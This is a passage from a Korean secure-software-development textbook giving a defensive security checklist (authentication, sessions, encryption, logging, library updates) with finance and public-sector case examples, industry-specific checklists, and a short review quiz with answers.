	다중인증(MFA)	중요 기능 접근 시 OTP·생체인증 병행

구분	점검 항목	설명 / 예시
권한(Authorization)	권한 검증	관리자 기능은 RBAC(Role Based Access Control) 적용
세션 관리	세션 타임아웃	10~15분 inactivity 후 자동 종료
	쿠키 보안 속성	HttpOnly, Secure 플래그 적용
암호화	저장 데이터	비밀번호 : Argon2/BCrypt, 중요 데이터 : AES-256
	전송 데이터	TLS 1.3 이상 적용
로깅	보안 이벤트 기록	관리자 로그인, 비정상 접근 시도 기록
	로그 보호	로그 위변조 방지, 최소 1년 보관
오류 처리	에러 메시지 관리	내부 경로-DB 정보 노출 금지
외부 라이브러리	취약점 점검	CVE 확인, 정기 업데이트
개발 프로세스	코드 리뷰	보안 항목 포함한 리뷰 체크리스트 적용

■ 실제 적용 예시

○ 금융권 사례

❖ 체크리스트 항목

- 비밀번호 정책 : 영문·숫자·특수문자 포함 12자 이상
- 전송 구간 암호화 : TLS 1.3
- OTP 기반 2차 인증 적용

❖ **성과 : 금융감독원 보안 감사에서 문제없이 통과**

○ 공공기관 사례

❖ 체크리스트 항목

- 모든 입력 필드 화이트리스트 검증 적용
- 세션 타임아웃 10분
- 관리자 접근 로그 별도 저장 및 주기적 점검

❖ **성과 : 모의해킹 점검에서 주요 취약점(SQL Injection, XSS) 차단**

⇒ **이러한 실제 적용 사례를 통해 현장에서 자주 발생하는 실수 항목을 별도로 관리해야 함을 알 수 있다.**

■ 개발자가 자주 놓치는 항목

- 에러 메시지에 시스템 내부 정보가 그대로 노출되는 경우
- 로그 파일에 개인정보가 평문으로 기록되는 경우
- 오픈소스 라이브러리를 최신 버전으로 업데이트하지 않는 경우
- 세션 쿠키에 HttpOnly, Secure 플래그를 누락하는 경우
- AI 모델 보안 설정 부재 : 생성형 AI API 무제한 사용, 프롬프트 인젝션 공격 대응 부족
- 컨테이너 이미지 취약점 : 베이스 이미지 보안 패치 누락, 권한 상승 취약점 존재

→ **이런 항목들은 작은 실수처럼 보이지만, 실제 사고로 이어진 사례가 많다. 따라서 체크리스트를 통해 반복점검이 반드시 필요하다.**

■ 업종별 맞춤형 체크리스트

업종	체크리스트
금융권	• 전자금융거래법 준수사항 • PCI(Payment Card Industry)-DSS(Data Security Standard) 표준 적용 • 실시간 사기 거래 탐지 시스템 • 금융 API 보안 인증
공공기관	• 정보보안 관리체계(ISMS-P)준수 • 개인정보보호법 준수 사항 • 공공 시스템 보안 요구사항 • 국가정보원 보안 가이드라인

업종	체크리스트
의료기관	• 의료정보 보호 규정 준수 • HIPAA 준수 (해외 진출 시) • 의료기기 사이버보안 가이드라인 • 환자 정보 암호화 및 접근 제어
제조업	• 산업 제어 시스템(ICS) 보안 • OT(Operational Technology) 보안 • 스마트 팩토리 보안 • 공급망 파트너 보안 관리

■ 지속적 업데이트 체계

구분	내용
분기별 업데이트 프로세스	• 위협 인텔리전스 수집 (매월) • 취약점 정보 분석 (매월) • 법규 변경사항 추적 (분기별) • 체크리스트 항목 개선 (분기별)
최신 정보 수집 채널	• KISA 보안 공지사항 • OWASP 업데이트 • CVE 데이터베이스 • 업계 보안 동향 리포트
피드백 수렴 방안	• 개발팀 정기 워크샵 • 보안 사고 사례 분석 • 외부 보안 감사 결과 반영 • 동종 업계 벤치마킹

→ 체크리스트는 일회성이 아니라, 최신 위협과 규제 변화에 따라 지속적으로 업데이트 되는 살아있는 문서여야 한다.

핵심 요약

목적	• 보안 항목을 빠짐없이 점검하기 위한 도구
주요 영역	• 입력값 검증, 인증/권한, 세션, 암호화, 로깅, 오류 처리, 라이브러리 관리
사례	• 금융권·공공기관 프로젝트에서 감사·모의해킹 통과에 직접 기여
교훈	• 작은 실수도 체크리스트로 예방 가능, 반복 점검 습관화 필수

확인 문제

01 보안 항목 체크리스트에서 세션 관리 항목에 포함되어야 하는 것은?

① UI 색상 조합
② 세션 타임아웃(Session Timeout)
③ 광고 배너 관리
④ CSS 디자인 규칙

02 다음 중 보안 항목 체크리스트에서 자주 누락되는 항목으로 올바른 것은?

① 비밀번호 정책 강화
② 로그 위변조 방지
③ Prepared Statement 사용
④ TLS 적용

03 체크리스트 활용의 가장 큰 효과를 한 단어로 표현한다면 무엇인가?

① 성능
② 일관성
③ 속도
④ 디자인

04 보안 항목 체크리스트에서 입력 값 검증의 핵심 원칙을 한 단어로 쓰시오.

답 _____

05 보안 항목 체크리스트를 통해 개발자가 얻을 수 있는 가장 큰 장점은?

답 _____

정답 01 ② 02 ② 03 ② 04 화이트리스트 05 예방

보안개발 입직자 및 보안 역량 강화를 필요로 하는
직무 전환자를 위한 실무 지침서

보안개발자 양성용 표준교재

보안개발자의 기본 소양에서부터 사이버공격 이해,
표준·인증 체계, 시큐어코딩, 보안 설계 문서까지
실무 핵심 내용을 균형 있게 다룬 표준 학습서

고용노동부
HRDK 한국산업인력공단 Human Resources Development Service of Korea
ISC 정보보호 인적자원개발위원회 Information Security Industrial Skills Council